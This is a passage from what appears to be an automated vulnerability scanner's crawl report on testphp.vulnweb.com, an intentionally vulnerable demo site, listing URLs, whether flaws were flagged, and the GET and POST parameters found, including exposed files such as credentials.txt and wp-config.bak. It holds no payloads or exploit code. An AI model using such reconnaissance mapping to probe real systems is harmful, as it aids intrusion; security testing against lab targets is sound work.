Type	URL encoded POST

URL: http://testphp.vulnweb.com/_mmServerScripts/mysql.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/comment.php

Vulnerabilities has been identified for this URL

17 input(s) found for this URL

Inputs

Input scheme 1

Input name	Input type
aid	URL encoded GET
pid	URL encoded GET
name	URL encoded POST

Input scheme 2

Input name	Input type
comment	URL encoded POST
name	URL encoded POST
phpaction	URL encoded POST
Submit	URL encoded POST

Input scheme 3

Input name	Input type
aid	URL encoded GET
pid	URL encoded GET
comment	URL encoded POST
name	URL encoded POST
phpaction	URL encoded POST
Submit	URL encoded POST

Input scheme 4

Input name	Input type
aid	URL encoded GET

Input scheme 5

Input name	Input type
pid	URL encoded GET

Input scheme 6

Input name	Input type
aid	URL encoded GET
pid	URL encoded GET

URL: http://testphp.vulnweb.com/wvstests/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/wvstests/pmwiki_2_1_19/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/wvstests/pmwiki_2_1_19/scripts/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/wvstests/pmwiki_2_1_19/scripts/version.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/index.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/rate.php

Vulnerabilities has been identified for this URL

1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
id	URL encoded GET

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php

Vulnerabilities has been identified for this URL

1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
id	URL encoded GET

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/buy.php

Vulnerabilities has been identified for this URL

1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
id	URL encoded GET

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/6.jpg.tn

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/3.jpg.tn

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/WS_FTP.LOG

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/wp-config.bak

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/ipaddresses.txt

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/path-disclosure-win.html

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/2.jpg.tn

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/5.jpg.tn

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/credentials.txt

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/4.jpg.tn

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/7.jpg.tn

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/path-disclosure-unix.html

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/1.jpg.tn

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/pictures/8.jpg.tn

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/adm1nPan3l/

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/adm1nPan3l/index.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/admin/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/admin/create.sql

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/404.php

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/hpp/

Vulnerabilities has been identified for this URL

1 input(s) found for this URL

Inputs

Input scheme 1

Input name	Input type
pp	URL encoded GET

URL: http://testphp.vulnweb.com/hpp/params.php

Vulnerabilities has been identified for this URL

6 input(s) found for this URL

Inputs

Input scheme 1

Input name	Input type
p	URL encoded GET
pp	URL encoded GET

Input scheme 2

Input name	Input type
aaaa/	URL encoded GET

Input scheme 3

Input name	Input type
aaaa/	URL encoded GET

p	URL encoded GET
pp	URL encoded GET

URL: http://testphp.vulnweb.com/hpp/index.php
Vulnerabilities has been identified for this URL
1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
pp	URL encoded GET

URL: http://testphp.vulnweb.com/hpp/test.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/Templates/
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/Templates/main_dynamic_template.dwt.php
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/Templates/logout.php
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/index.bak
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/product.php
Vulnerabilities has been identified for this URL
1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
pic	URL encoded GET

URL: http://testphp.vulnweb.com/listproducts.php
Vulnerabilities has been identified for this URL
4 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
cat	URL encoded GET

Input scheme 2	
Input name	Input type
artist	URL encoded GET
cat	URL encoded GET

Input scheme 3	
Input name	Input type
artist	URL encoded GET

URL: http://testphp.vulnweb.com/clientaccesspolicy.xml
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/showimage.php

Vulnerabilities has been identified for this URL

3 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
file	URL encoded GET

Input scheme 2	
Input name	Input type
file	URL encoded GET
size	URL encoded GET

URL: http://testphp.vulnweb.com/signup.php

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/clearguestbook.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/crossdomain.xml

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/Connections/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/Connections/DB_Connection.php

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/database_connect.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/medias

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/medias/img

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/medias/css

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/medias/css/main.css

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/medias/js

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/medias/js/common_functions.js

Vulnerabilities has been identified for this URL

No input(s) found for this URL